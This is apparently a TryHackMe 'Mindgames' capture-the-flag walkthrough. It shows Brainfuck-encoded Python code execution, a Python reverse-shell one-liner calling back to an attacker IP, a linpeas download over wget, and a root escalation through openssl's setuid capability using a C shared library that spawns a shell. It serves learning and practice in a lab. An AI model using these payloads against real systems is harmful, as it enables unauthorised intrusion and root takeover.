
MindGames

“Just a terrible idea...”


A detailed walkthrough on the TryHackMe room Mindgames by 3J0SKA



1- Scanning And Enumerating

Now first we will scan the machine to find any ports.

For scanning I will be using rustscan.



Here we found 2 ports, one running on port 22 (SSH) and the other one running on port 80 (HTTP).

Lets check out the HTTP page now!

By looking at the HTTP page we can see some decoding happening.

Sometimes, people have bad ideas.

Sometimes those bad ideas get turned into a CTF box.

I'm so sorry.

Ever thought that programming was a little too easy? Well, I have just the product for you. Look at the example code below, then give it a go yourself!

Like it? Purchase a license today for the low, low price of 0.009BTC/yr!

Hello, World

```
+[------>++<]>++.++.----------.+++++.++++++.+[--->+<]>+.------.++[->++<]>.-[->++++++<]>++.+++++++..+++.[->++++++<]>+.------------.---[->+++<]>.-[--->+<]>---.+++.------.--------.-
[--->+<]>+.+++++++.>++++++++++.
```

Fibonacci

```
--[-----><]>--.+.+.[--->++<]>--.+++[->+++<]>.[-->+<]>+++++.[--->+++<]>--.++[++>---<]>+.-[-->++++<]>--.>++++++++++.[->++++<]>++.---[--->+++<]>-.----.[--->+<]>--.+[----->+<]>+.-[-
>++++++<]>-.--[->+++<]>.+.+[-->+<]>+.[-->++++<]>+.+++++++++.>++++++++++.[->++++<]>++.........---[----->++<]>.-------------.[--->+<]>---.+.---.----.-[->++++++<]>-.[-->+++<]>+.
>++++++++++.[->++++<]>++.....---[-----><]>.-------------.[--->+<]>---.+.---.----.-[->++++++<]>-.+++[->+++<]>.[-->+<]>+++++.[--->+++<]>--.[-----><]>+.++++.---------.++.-[--->+++++
<]>.[-->+<]>+++++.[--->++<]>--.[----->+++<]>+.+++++.---------.>++++++++++...[--->++++++<]>.+++++++++.+++.[-->++++++<]>+++.-[--->++<]>-.[--->+<]>---.-[---><]>-.+++++.-[->++++++<]>
-.---[-----><]>.+++[->++++<]>++.++++++++++++.-------.--.--[->++++<]>-.+++++++++.-.--------.-[-->++++<]>--.>++++++++++.[->++++<]>++.....[-->+++++++<]>.++.---------.+++++.++++++.+
[--->+<]>+.-----[->+++<]>.[-->+<]>+++++.-----[->++++<]>.[----->+++<]>-..>++++++++++.
```

Try before you buy.

Enter your code here...

Run it!

Program Output:


And then we also have a input which can be used to decode the above decoding. But we don't know the decoding yet.

After researching for a while, I got to know that this decoding is called `brainfuck` so I copied this `Hello, World` code and decoded it.

Hello, World

```
+[------>++<]>++.++.----------.+++++.++++++.+[--->+<]>+.------.++[->++<]>.-[->++++++<]>++.+++++++..+++.[->++++++<]>+.------------.---[->++++<]>.-[--->+<]>---.+++.------.--------.-
[--->+<]>+.+++++++.>++++++++++.
```

After decoding this, I found out that the input field actually takes the `brainfuck` decoding and decodes it, after decoding it executes are code.




And here in this case the code is written in python, So to make sure we can actually execute command on the system using python I made a simple script which executes the command `ls` on the system.

Here's the script :

```
import os;os.system("ls")
```

So here we have our script, but before we can execute it we have to covert it to `brainfuck` encoding. Here's what I got!

So let's execute the code.




Here you go! It works and we can execute python scripts on the system. Now the obvious thing to do is to execute a reverse shell on the system!

Here is the code I used to do that :


```
import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("IP",4444));os.dup2(s.fileno(),0);os.dup2(s.filen
```

You have to make sure that the script doesn't use any libraries that can't be used without installing.

And after executing the code you should have a reverse connect!



Now as we have the foothold of the system, lets get the `user.txt` file!



2- Privilege Escalation!

Now we have a foothold on the system and we also got our user.txt flag, now its time to get `root.txt`

I tried all of basic privilege escalation techniques like sudo files or suid, but could do anything with them. Now we will use `linpeas.sh` to get more information.

First we have to get the file on the system, to do that lets set up a Python server.

```
┌──(root💀kali)-[~/try/mind]
└─# python2 -m SimpleHTTPServer 8787
Serving HTTP on 0.0.0.0 port 8787 ...
```

Now we can `wget` the file.


```
mindgames@mindgames:~$ wget http://10.17.30.129:8787/linpeas.sh
wget http://10.17.30.129:8787/linpeas.sh
--2022-02-13 15:02:56--  http://10.17.30.129:8787/linpeas.sh
Connecting to 10.17.30.129:8787... connected.
HTTP request sent, awaiting response... 200 OK
Length: 305316 (298K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 298.16K   303KB/s    in 1.0s

2022-02-13 15:02:57 (303 KB/s) - 'linpeas.sh' saved [305316/305316]
```

Now you can execute the file, after giving it the permissions using `chmod`.

So after sometime I found this in the linpeas scan.

```
Files with capabilities:
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep is writable
```

So I immediately searched for this on `https://gtfobins.github.io` and found this.



Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
openssl req -engine ./lib.so
```

I couldn't understand what this command was doing and it was also throwing a error, so I decided to find something else for the privilege escalation.

After searching for it, I came across this pull request on github :
https://github.com/GTFOBins/GTFOBins.github.io/pull/125#issuecomment-612586734

And it had this C code :

```
#include <unistd.h>

__attribute__((constructor))
static void init() {
    execl("/bin/sh", "sh", NULL);
}
```

Now save this in a file and compile it using `gcc` on your system and then transfer the file to the victim machine.

Make sure you save your file with the name `openssl.c` or it might not work

Here are the commands to execute :

```
gcc -fPIC -o openssl.o -c openssl.c
gcc -shared -o openssl.so openssl.o
```

Now you should have a file named `open.so` that you have to send to the machine using wget.

After that you have to give permissions to the file.

```
mindgames@mindgames:~$ chmod +x openssl.so
chmod +x openssl.so
```

And now you can execute the script!

```
mindgames@mindgames:~$ /usr/bin/openssl req -engine ./openssl.so
/usr/bin/openssl req -engine ./openssl.so
# id
id
uid=0(root) gid=1001(mindgames) groups=1001(mindgames)
```

Hurray!!! We got the root privileges!

Now you can find the flag at `/root/root.txt`

```
# cat root.txt
cat root.txt
thm{[redacted]}
```